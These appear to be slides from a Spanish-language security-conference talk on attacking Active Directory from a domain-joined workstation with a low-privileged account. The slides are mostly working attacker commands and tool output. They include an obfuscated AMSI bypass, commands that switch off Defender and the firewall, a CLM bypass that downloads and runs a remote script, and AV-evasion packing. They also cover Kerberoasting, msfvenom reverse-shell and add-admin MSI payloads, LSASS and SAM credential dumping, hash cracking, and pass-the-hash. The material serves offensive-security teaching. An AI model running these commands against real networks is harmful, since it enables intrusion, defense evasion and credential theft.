



PENTEST ACTIVE DIRECTORY ROCKS!

Euskalhack Security Congress V

Nacho Brihuega Rodríguez a.k.a n4xh4ck5



Whoami: Nacho Brihuega

- Head of Offensive Security in BeDisruptive
- Graduado en Ingeniería en Tecnologías de la Telecomunicación, especialidad en ingeniería telemática (UAH)
- Máster en Seguridad Informática (UNIR).
- Coautor en blog “Follow the White Rabbit”.
- Varias certificaciones oficiales: OSCP, CRTO,...
- @n4xh4ck5
- +info linkedin



DISCLAIMER

- La información que se va a mostrar es de carácter público.
- Las técnicas demostradas son para fines académicos, no nos hacemos responsables de su uso para otros fines.
- Hack&Learn&Share

**KEEP
CALM
AND
HACK
ON**



MOTIVACIÓN

Disponer de un directorio activo en local donde practicar diferentes técnicas ofensivas abusando de funcionalidades, así como aprender a parchearlas. Aprender mediante prueba y error, aplicando las mejores prácticas o guías estándares



OBJETIVO

Conocer cómo desde un equipo corporativo de una empresa que esté en dominio, un empleado o un atacante que haya comprometido el equipo, podría abusar de incorrectas configuraciones para ganar acceso y ver hasta dónde podría llegar.

Para ello, se tunearán herramientas y seguirán prácticas para tratar de simular un entorno lo más real posible.




PUNTO DE PARTIDA

Se parte del acceso a un ordenador corporativo plataformado de una compañía con un usuario que no es administrador local.

Se podría asimilar a un escenario que un empleado ha sido víctima de una campaña de phishing y el atacante está accediendo al escritorio remoto de CITRIX el típico insider.



POSIBLES FASES DE LA INTRUSIÓN



ENUMERACIÓN INTERNA - COMPROBACIÓN MEDIDAS DE SEGURIDAD

- Comprobación si está habilitado:
 - **Antivirus:** *Get-MpComputerStatus | select RealTimeProtectionEnabled*
 - **Firewall Windows:** *netsh advfirewall show allprofiles state*
 - **CLM (Constrained Language Mode):** Es un mecanismo avanzado para restringir la carga de scripts externos de Microsoft.
 - *\$ExecutionContext.SessionState.LanguageMode*
 - **AMSI (AntiMalware Scan Interface):** Es un mecanismo adicional de protección que analiza el contenido cargado en memoria a través de scripts o sentencias para evitar el uso de llamadas o software malicioso.
 - Ejecutar Invoke-Mimikatz y ver si es bloqueado
 - **Applocker:** Es un mecanismo de Windows para controlar y limitar la directivas de restricción de software.
 - *Get-AppLockerPolicy -Effective | select -ExpandProperty Rulecollections*



ENUMERACIÓN INTERNA - BYPASS MEDIDAS DE SEGURIDAD

- Antivirus (requiere permisos de administrador local): *Set-MpPreference -DisableRealtimeMonitoring \$true*
- Firewall (permisos admin local): *Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False*
- Bypass AMSI:
 - *sET-ItEM ('V'+ 'aR' + 'IA' + 'blE:1q2' + 'uZx') ([TYpE]("{1}{0}"-F'F','rE')) ; (GeT-VariaBle ("1Q2U" + "zX") -VaL)."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System'))."g`etf`iEID"(("{0}{2}{1}" -f'amsi','d','InitFaile'),("{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,'))."sE`T`VaLUE"(\$ {n`ULI},\$ {t`RuE}). <https://amsi.fail/>*



ENUMERACIÓN INTERNA - BYPASS MEDIDAS DE SEGURIDAD

- CLM.
 - *Downgrade powershell v2*
 - <https://github.com/ropbear/CLMBypass>. `.\CLMBypass.exe "IEX(New-Object Net.WebClient).DownloadString('http://localhost/somescript.ps1'))"`
- CLM + AMSI: <https://github.com/decoder-it/powershellveryless>
- *Política de ejecución de scripts:*
 - *Get-ExecutionPolicy*
 - *Ver en detalle: Get-ExecutionPolicy -List | Format-Table -AutoSize*
 - *Bypass política powershell:*
 - *powershell -ep bypass*
 - *powershell -v 2*
 - *Get-Content .\test.ps1 | Invoke-Expression*

```
PS C:\Users\v.lozano\Downloads> .\test.ps1
.\test.ps1 : No se puede cargar el archivo C:\Users\v.lozano\Downloads\test.ps1 porque las directivas de restricción
software bloquean su ejecución. Para obtener más información, póngase en contacto con el administrador del sistema.
En línea: 1 Carácter: 11
+ .\test.ps1 <<<<
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\v.lozano\Downloads> Get-Content .\test.ps1 | Invoke-Expression
Test CLM
PS C:\Users\v.lozano\Downloads>
```



ENUMERACIÓN INTERNA - BYPASS MEDIDAS DE SEGURIDAD

- AV
 - *Tunear herramientas manualmente*
 - *Frameworks:*
 - Veil - <https://github.com/Veil-Framework/Veil>
 - SharpShooter - <https://github.com/mdsecactivebreach/SharpShooter>
 - Pezor - <https://github.com/phra/PEzor>
 - Shelter - <https://www.shellterproject.com/download/>
 - Donut - <https://github.com/TheWover/donut>
 - Vulcan - <https://github.com/praetorian-inc/vulcan>
 - Darkamour - <https://github.com/bats3c/darkarmour>



```
darkarmour# python3 darkarmour.py -f morenus.exe --encrypt xor --jmp -o bins/morenus_dark.exe --loop 5
```

By Dylan Halls | Version 0.3

```
[i] Started armouring morenus.exe (468992 bytes)
[i] Configuring to use JMP loader
[i] Beginning encryption via XOR
[+] Encrypted with keys (0x0, 0x1, 0x2, 0x3, 0x4)
[i] Preparing and writing 468992 bytes to pe image
[i] Writing header file
[i] Creating decryption routine with recursion depth 5
[+] Wrote 4039865 bytes to bins/morenus_dark.exe
dev_tools/darkarmour#
```

ENUMERACIÓN INTERNA - BYPASS MEDIDAS DE SEGURIDAD

- *Uso de ofuscadores para scripts de powershell*
 - <https://github.com/danielbohannon/Invoke-Obfuscation>
 - <https://github.com/JoelGMSec/Invoke-Stealth>

```
PS C:\Users\User\Downloads> .\Invoke-Stealth.ps1 C:\Users\User\Downloads\Invoke-SharpLoader-master\Invoke-SharpLoader.exe -technique all
```

Invoke-Stealth

----- by @JoelGMSec -----

```
[+] Loading Chimera and doing some obfuscation.. [OK]
[+] Loading BetterXencrypt and doing some encryption with 19 iterations.. [OK]
[+] Loading PyFuscation and doing more obfuscation.. [OK]
[!] PSObfuscation will not load due to problems with another modules..
[+] Encoding with base64 and reverse it to avoid detections.. [OK]
[+] Done!
```



```
Invoke-Obfuscation\String> 2

Executed:
  CLI: String\2
  FULL: Out-ObfuscatedStringCommand -ScriptBlock $ScriptBlock 2

Result:
.( ($$hEllId[1]+$sHeLlId[13]+'X') ( (('{'201}{63}{315}{353}{160}{100}{132}{101}{214}{49}
{386}{239}{58}{258}{140}{281}{316}{232}{379}{260}{353}{194}{20}{276}{112}{93}{42}{393}{
77}{235}{231}{202}{401}{35}{150}{39}{295}{218}{66}{64}{139}{21}{226}{145}{287}{393}{31
0}{346}{359}{53}{367}{98}{180}{84}{123}{72}{89}{285}{328}{171}{155}{213}{74}{314}{364}{
129}{33}{11}{304}{319}{272}{12}{154}{382}{265}{183}{392}{111}{109}{23}{224}{186}{169}{2
}{28}{185}{44}{301}{387}{148}{246}{22}{115}{362}{203}{75}{399}{395}{313}{217}{338}{55}{
}{385}{363}{381}{32}{47}{15}{67}{127}{400}{371}{206}{340}{9}{19}{25}{103}{138}{114}{290}
{161}{70}{38}{223}{267}{229}{238}{342}{225}{254}{175}{270}{133}{377}{241}{105}{195}{57}
}{174}{277}{190}{296}{2}{318}{131}{284}{10}{173}{397}{374}{59}{370}{308}{299}{398}{56}{
178}{102}{107}{242}{37}{164}{343}{376}{330}{177}{95}{149}{81}{336}{80}{354}{358}{228}{2
26}{211}{298}{16}{8}{264}{343}{201}{29}{43}{383}{365}{191}{189}{18}{6}{322}{17}{380}{88
}{303}{247}{34}{373}{188}{172}{97}{356}{215}{134}{329}{391}{300}{253}{243}{205}{263}{10
61}{219}{320}{361}{193}{92}{94}{325}{147}{30}{389}{327}{120}{275}{192}{91}{350}{52}{279
94}{5}{157}{310}{9<REDACTED: ObfuscatedLength = 559611>AAAAASAAAEATABIAGcAYQBsAEMAbwBw
GKAZzBoAHQATACpACAAIAAyADAAMQAI1AAQAQAAAEATwByAGKAZzWpBgAAYQBsAEYAaQBsAGUAbgBhAG0AZQAA
DAACAABAFaAacBvAgQAQdQBjAHQATgBhAG8AZQAaaaaAVQBwAAJ9d,A39dgaACAAIAAgACAAIAAgACAAIAAgACAAIA
AgACAAIAAgACAAIAAgACAAIAAgACAAIAAA', 'DrEYNJDASNQRSJQJQHQRGCAAAAI0EIG2EEAIK8XcOL/1WL7ItFC
9d,A39dAAAAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAQAAEAjgABADgAaQBIAEAEAAAABAGwAAQ8+AAEAjgABAKQAQOC6AAEAyAABANAAQdQ6BQEA7AUBAEQ8AQ
AQEA8gEBAAoCAQAWAgEAKAIBAD4CAQBKAgEAVgVIBAGwCAQB88AgEAjgIBA7oCAQCuAgEAWAIBAM4CAQDeAgEA9AI
AIgDQAQCWAwEAogMBALDAQ6AwEA0gBhAG0AQAAAEADQ8ABwEAQA2BAEARGQBafwEAQ82BAEAaggQBAlwEAQC
BOEAfAgA7oFAQB8GQEAVgUBAGQFQB08BQ0EhAUBAJA9d,A39dNR8tBATVIcHUHGE1HAACJBotGBDsF5BpBAHQ
CPZAcAJ1FINicALGRgwB6wqLCIkoi0AEiUYEi8ZEXcIEAiv/VYVsg+wGuzPboV0UdsDGoGP3//INTU1NTxw'))'.r
eplACE('PUZ6','').replACE('szfJ',[StrIng][CHAR]96).replACE('pyfJ','$').replACE(([CHAR]
StrIng)[CHAR]39).replACE(([CHAR]110+[CHAR]54+[CHAR]72),[StrIng][CHAR]92) )

WARNING: This command exceeds the cmd.exe maximum length of 8190.
  Its length is 559611 characters.

Choose one of the below String options to APPLY to current payload:

[*] STRING\1   Concatenate entire command
[*] STRING\2   Reorder entire command after concatenating
[*] STRING\3   Reverse entire command after concatenating
```

ENUMERACIÓN INTERNA - BYPASS MEDIDAS DE SEGURIDAD

- Uso de loaders como sharploaders- <https://github.com/S3cur3Th1sSh1t/Invoke-SharpLoader>
- Uso de herramientas de ofuscación para .NET:
 - ConfuserEx
 - .Net.Obfuscator <https://github.com/NotPrab/.NET-Obfuscator>
- Comprobación de Windows defender con Threat Check <https://github.com/rasta-mouse/ThreatCheck>

```
C:\Users\User\Downloads\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\Debug>.\ThreatCheck.exe -f C:\Users\User\Downloads\Rubeus-original\Rubeus-master\Morenus\bin\Debug\Morenus.exe  
[+] No threat found!  
[*] Run time: 2.01s
```

```
[+] Threat found, splitting  
[!] Identified end of bad bytes at offset 0x4ED39  
00000000 74 41 64 64 72 65 73 73 00 5F 70 72 69 6E 74 5F tAddress._print_  
00000010 61 64 64 72 65 73 73 00 63 72 6F 73 73 00 75 73 address.cross.us  
00000020 65 72 53 74 61 74 73 00 47 65 74 41 44 4F 62 6A erStats.GetADObj  
00000030 65 63 74 73 00 46 6F 72 67 65 54 69 63 68 65 74 icts.ForgeTicket  
00000040 73 00 45 6E 75 6D 65 72 61 74 65 54 69 63 68 65 s.EnumerateTicke  
00000050 74 73 00 50 61 72 73 65 53 61 76 65 54 69 63 68 ts.ParseSaveTick  
00000060 65 74 73 00 73 61 76 65 54 69 63 68 65 74 73 00 ets.saveTickets.  
00000070 43 6F 75 6E 74 4F 66 54 69 63 68 65 74 73 00 48 CountOfTickets.H  
00000080 61 72 76 65 73 74 54 69 63 68 65 74 47 72 61 6E arvestTicketGran  
00000090 74 69 6E 67 54 69 63 68 65 74 73 00 77 72 61 70 tingTickets.wrap  
000000A0 54 69 63 68 65 74 73 00 64 69 73 70 6C 61 79 4E Tickets.displayN  
000000B0 65 77 54 69 63 68 65 74 73 00 72 65 6E 65 77 54 ewTickets.renewT  
000000C0 69 63 68 65 74 73 00 67 65 74 5F 61 64 64 69 74 ickets.get_addit  
000000D0 69 6F 6E 61 6C 5F 74 69 63 68 65 74 73 00 73 65 ional_tickets.se  
000000E0 74 5F 61 64 64 69 74 69 6F 6E 61 6C 5F 74 69 63 t_additional_tic  
000000F0 68 65 74 73 00 67 65 74 5F 74 69 63 68 65 74 73 kets.get_tickets  
  
[*] Run time: 10.59s  
C:\Users\User\Downloads\ThreatCheck-master\ThreatCheck\ThreatCheck\bin\Debug>.
```



ENUMERACIÓN AD

- Desde un cmd en una máquina en dominio:
 - Consulta permisos de un usuario: `net user <usuario> /domain`
 - Listar los usuarios del dominio: `net user /domain`
 - Listar grupos del directorio activo: `net group /domain`
 - Listar equipos del DC: `nslookup <nombre_dominio>`
 - Listar el dominio: `echo%USERDOMAIN%`
 - Listar política de contraseñas del AD: `net accounts /domain`
 - Listar un grupo en concreto: `net group "Domain Admins" /domain`



ENUMERACIÓN AD - Powerview

- Powerview:

<https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1>

- Powerview-Dev: <https://github.com/lucky-luk3/ActiveDirectory/blob/master/PowerView-Dev.ps1>

Enumeración de cuentas de usuarios

- Listar usuarios: `Get-NetUser | select name`
- Listar usuarios de un dominio concreto: `Get-NetUser –Domain funcorp.local | select name`
- Listar información de un usuario: `Get-Netuser –Username Administrator`
- Listar grupos: `Get-NetGroup Get-NetGroup | select name`
- Filtrar en el listado de grupos: `Get-NetGroup *admin* | select name`
- Filtrar por un grupo conocido: `Get-NetGroupMember –GroupName “Domain Admins”`



ENUMERACIÓN AD - Powerview

Enumeración de sesiones logueadas

- Búsqueda de máquinas en donde se ha autenticado un usuario: Find-LocalAdminAccess –Verbose
- Búsqueda de admin locales: Invoke-EnumerateLocalAdmin –Verbose
- Buscar sesiones logueadas en una máquina: Get-NetSession –ComputerName <maquina>
- Obtener los miembros de un grupo de una máquina: Get-NetLocalGroup <maquina>
- Listar las sesiones logueadas para un usuario en una máquina: Get-NetLoggedon –Computer <maquina>



ENUMERACIÓN AD - Powerview

Enumeración de infraestructura

- Listar DC: Get-NetDomain –Domain <dominio>
- Listar identificar dominio: Get-DomainSID
- Listar info Controlador del dominio: Get-NetDomainController
- Listar máquinas (accesibles): Get-Netcomputer
- Filtrar listado de máquinas por SSOO: Get-Netcomputer OperatingSystem
“*Server2016*”
- Listas relaciones de confianza entre dominios: Get-NetdomainTrust
- Obtención de información del forest: Get-NetForest
- Listar carpetas compartidas: Invoke-ShareFinder



ENUMERACIÓN AD - Powerview - Bloodhound

- <https://github.com/BloodHoundAD/BloodHound>
- <https://github.com/BloodHoundAD/SharpHound3>
- https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/situational_awareness/network/BloodHound.ps1
- Invoke-BloodHound -CollectionMethod All

```
PS C:\Users\v.lozano\Downloads>
PS C:\Users\v.lozano\Downloads> .\powershellveryless.exe .\SharpHound.ps1
-----
Initializing SharpHound at 10:25 on 24/06/2022
-----

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain BRIHUEGA.LOCAL using path CN=Schema,CN=Configuration,DC=BRIHUEGA,DC=LOCAL
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 57 MB RAM

Status: 85 objects finished (+85 28,33333)/s -- Using 57 MB RAM
Enumeration finished in 00:00:03.2539731
Compressing data to C:\Users\v.lozano\Downloads\20220624102539_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 10:25 on 24/06/2022! Happy Graphing!
```



ENUMERACIÓN AD - Kerberoasting

- **Kerberoasting:** Permite a los atacantes, haciéndose pasar por usuarios de dominio sin privilegios con atributos SPN (Service Principal Name) preestablecidos, solicitar tickets TGS (Ticket Granting Service) relacionados para posteriormente hacer cracking offline.

Se puede hacer uso de dos herramientas:


- Rubeus:
 - <https://github.com/GhostPack/Rubeus>
 - Rubeus.exe kerberoast
- Invoke-Kerberoast:
 - Invoke-kerberoast
 - https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1
- **Poweview:** Get-NetUser -SPN



ENUMERACIÓN AD - asreproasting

Asperoast: Se basa en encontrar usuarios que no requieren pre-autenticación de Kerberos de tal manera que se pueden obtener sus TGS para hacer cracking offline.

- Rubeus:
 - <https://github.com/GhostPack/Rubeus>
 - Rubeus.exe asreproast
- Invoke-Asreproast.ps1
 - Get-ASREPHash –Domain brihuega.local
 - <https://github.com/HarmJ0y/ASREPROast>



Horas de inicio de sesión... Iniciar sesión en...

☐ Desbloquear cuenta

Opciones de cuenta:

- ☐ Usar solo tipos de cifrado DES de Kerberos para esta cuenta
- ☐ Esta cuenta admite cifrado AES de Kerberos de 128 bits.
- ☐ Esta cuenta admite cifrado AES de Kerberos de 256 bits.
- ☒ No pedir la autenticación Kerberos previa

La cuenta expira

☒ Nunca

☐ Fin de: jueves , 14 de octubre de 2021



ESCALADADA DE PRIVILEGIOS

- Vulnerabilidades más comunes:
 - Ausencia parches de seguridad (PrinterNightMare)
 - Arranque de servicios automáticos o credenciales en texto plano debido a autologon.
 - Servicios mal configurados.
 - AlwaysInstalledElevated.
 - Permisos débiles en servicios.
 - DLL Hijacking
 - LOLBAS
 - Unquoted paths
 -



ESCALADADA DE PRIVILEGIOS

- **PowerUp**
 - **Invoke-AllChecks** – Revisar todo.
 - **Get-ServiceUnquoted** - Buscar ficheros con espacios en rutas sin el doble encomillado.
 - **Get-ModifiableServiceFile** – Obtener los servicios donde el usuario actual puede escribir la ruta del binario.
 - **Get-ModifiableService** – Servicio que pueden ser modificables por el usuario actual.
- **Para ver el estado de los programas** - *Get-wmiobject -class win32_service | fl **
- **Filtrando por rutas** - *Get-wmiobject -class win32_service | select pathname*



ESCALADADA DE PRIVILEGIOS

- **Unquoted paths:** Consiste en encontrar rutas con espacios en blancos sin "" que permite suplantar binarios

```
ServiceName      : AbyssWebServer
Path             : C:\WebServer\Abyss Web Server\Abyss\abyssws.exe --service
ModifiableFile  : C:\WebServer\Abyss Web Server\Abyss
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName        : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name 'AbyssWebServer'
CanRestart       : True
```

```
PS > Get-WmiObject -Class win32_service | select pathname
pathname
-----
"C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
"C:\Program Files\OpenVPN Connect\agent_ovpnconnect_1623661264483.exe"
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
C:\Windows\System32\alg.exe
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\System32\svchost.exe -k AppReadiness -p
C:\Windows\system32\AppVClient.exe
C:\Windows\system32\svchost.exe -k wsappx -p
C:\Windows\system32\svchost.exe -k AssignedAccessManagerSvc
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p
C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
C:\Windows\system32\svchost.exe -k autoTimeSvc
C:\Windows\system32\svchost.exe -k AxInstSVGroup
C:\Windows\System32\svchost.exe -k netsvcs -p
C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\system32\svchost.exe -k DcomLaunch -p
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
C:\Windows\system32\svchost.exe -k LocalService -p
C:\Windows\system32\svchost.exe -k LocalService -p
C:\Windows\system32\svchost.exe -k appmodel -p
C:\Windows\system32\svchost.exe -k LocalService -p
C:\Windows\system32\svchost.exe -k netsvcs
C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service
C:\Windows\system32\svchost.exe -k wsappx -p
```



ESCALADADA DE PRIVILEGIOS

- **EoP - AlwaysInstallElevated**

- Esta política permite a los usuarios estándar instalar aplicaciones que requieren acceso a directorios y claves del registro que normalmente no tienen permiso para cambiar. Esto equivale a conceder derechos administrativos completos.
- Chequear si los siguientes registros están seteados a '1':
 - `reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
 - `reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
 - `Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer`
 - `Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer`



ESCALADADA DE PRIVILEGIOS

- **EoP - AlwaysInstallElevated**

- Para explotarlo se crea el siguiente payload:
- `msfvenom -p windows/adduser USER=n4x PASS=Superadmin123! -f msi -o reverse.msi`
- `msfvenom -p windows/adduser USER=n4x PASS=Superadmin123! -f msi-nouac -o reverse.msi`
- `msfvenom -p windows/shell_reverse_tcp lhost=192.168.0.33 lport=443 -f msi > reverse.msi`
- Se ejecuta el siguiente payload en la máquina: `msiexec /quiet /qn /i C:\reverse.msi`



ESCALADADA DE PRIVILEGIOS

- Permisos débiles en servicios

- Existencia de servicios con permisos modificables

Get-ServiceAcl -Name Vuln-Service-2 | select -expandproperty Access

ServiceRights : ChangeConfig, Start, Stop

AccessControlType : AccessAllowed

IdentityReference : NT AUTHORITY\Authenticated Users

IsInherited : False

InheritanceFlags : None

PropagationFlags : None



ESCALADADA DE PRIVILEGIOS

- Permisos en ficheros ejecutables
 - Existencia de binaries que pueden ser accesibles por cualquier y ser impersonalizados.
 - Idem para servicios en autoarranque

```
C:\Users\user\Desktop\Tools\Accesschk>accesschk64.exe -accepteula -wu "C:\Program files\File Permissions Service"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program files\File Permissions Service\filepermservice.exe
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
    FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
    FILE_ALL_ACCESS
RW BUILTIN\Administrators
    FILE_ALL_ACCESS
RW n4x-PC\n4x
    FILE_ALL_ACCESS
```



ESCALADADA DE PRIVILEGIOS

- Herramientas de enumeración interna
 - PowerUp - <https://github.com/PowerShellMafia/PowerSploit>
 - Sherlock (deprecated) - <https://github.com/rasta-mouse/Sherlock>
 - Windows-Exploit-Suggester - <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>
 - Windows Enum - <https://github.com/absolomb/WindowsEnum>
 - WinPeas - <https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS/winPEASexe>
 - PrivescCheck - <https://github.com/itm4n/PrivescCheck>



ESCALADADA DE PRIVILEGIOS

- Herramientas de enumeración interna
 - Watson - <https://github.com/rasta-mouse/Watson>
 - Seatbelt - <https://github.com/GhostPack/Seatbelt>
 - Powerless (OSCP Legacy) - <https://github.com/gladiatx0r/Powerless>
 - BeRoot - <https://github.com/AlessandroZ/BeRoot>
 - JAWS - <https://github.com/411Hall/JAWS>
 - Repositorio exploits Windows -
<https://github.com/abatchy17/WindowsExploits>



POST-EXPLOTACIÓN – FUERZA BRUTA

En local hacer fuerza bruta contra los hashes NTLM obtenidos o los hashes de los tickets de kerberos obtenidos de kerberoasting o asreproast

- Kerberoasting: John --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt hash_kerberoast.txt
- NTLM: john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes_NTLM.txt

```
root@kali:/home/kali/Downloads# john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt kerberoast_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd      (?)
1g 0:00:00:00 DONE (2021-01-10 14:42) 33.33g/s 273066p/s 273066c/s 273066C/s somebody..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/home/kali/Downloads#
```



POST-EXPLOTACIÓN

Una vez con permisos de administrador local:

- **Dumpear hashes locales.** Haciendo uso de Mimikatz con autollamada:
 - *Invoke-Mimikatz -Command "privilege::debug" "token::elevate" "lsadump::sam" "exit"*
 - **Dumpear el proceso lsass.**
 - Invoke-Mimikatz.ps1 - Invoke-Mimikatz
 - Procdump
 - *procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp*
 - Con mimikatz en local
 - *sekurlsa::minidump C:\temp\lsass.dmp*
 - *sekurlsa::logonpasswords*
- ¿Desactivar el AV? Desde PSSession:
- *Invoke-Command -Session \$sess -ScriptBlock{Set-MpPreference -DisableRealtimeMonitoring \$true}*



MOVIMIENTO LATERAL

- Pass the hash:
 - Psexec.exe [\\SRV01](#) cmd.exe
 - Sekurlsa::pth /user:user1 /domain:brihuega.local /ntlm:REDACTED
- Pass the ticket.
- PSSession

\$sess= New-PSSession -ComputerName computer1

Enter-PSSession -Session \$sess

```
PS C:\Users\n.brihuega> $sess = New-PSSession -ComputerName DC01
PS C:\Users\n.brihuega> $sess
```

Id	Name	ComputerName	ComputerType	State	ConfigurationName	Availability
2	WinRM2	DC01	RemoteMachine	Opened	Microsoft.PowerShell	Available

```
PS C:\Users\n.brihuega> Enter-PSSession -Sessions $sess
Enter-PSSession : A parameter cannot be found that matches parameter name 'Sessions'.
At line:1 char:17
+ Enter-PSSession -Sessions $sess
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Enter-PSSession], ParameterBindingException
+ FullyQualifiedErrorId : NamedParameterNotFound,Microsoft.PowerShell.Commands.EnterPSSessionCommand

PS C:\Users\n.brihuega> Enter-PSSession -Session $sess
[DC01]: PS C:\Users\n.brihuega\Documents> hostname
DC01
[DC01]: PS C:\Users\n.brihuega\Documents> whoami
brihuega\n.brihuega
[DC01]: PS C:\Users\n.brihuega\Documents> exit
PS C:\Users\n.brihuega>
```



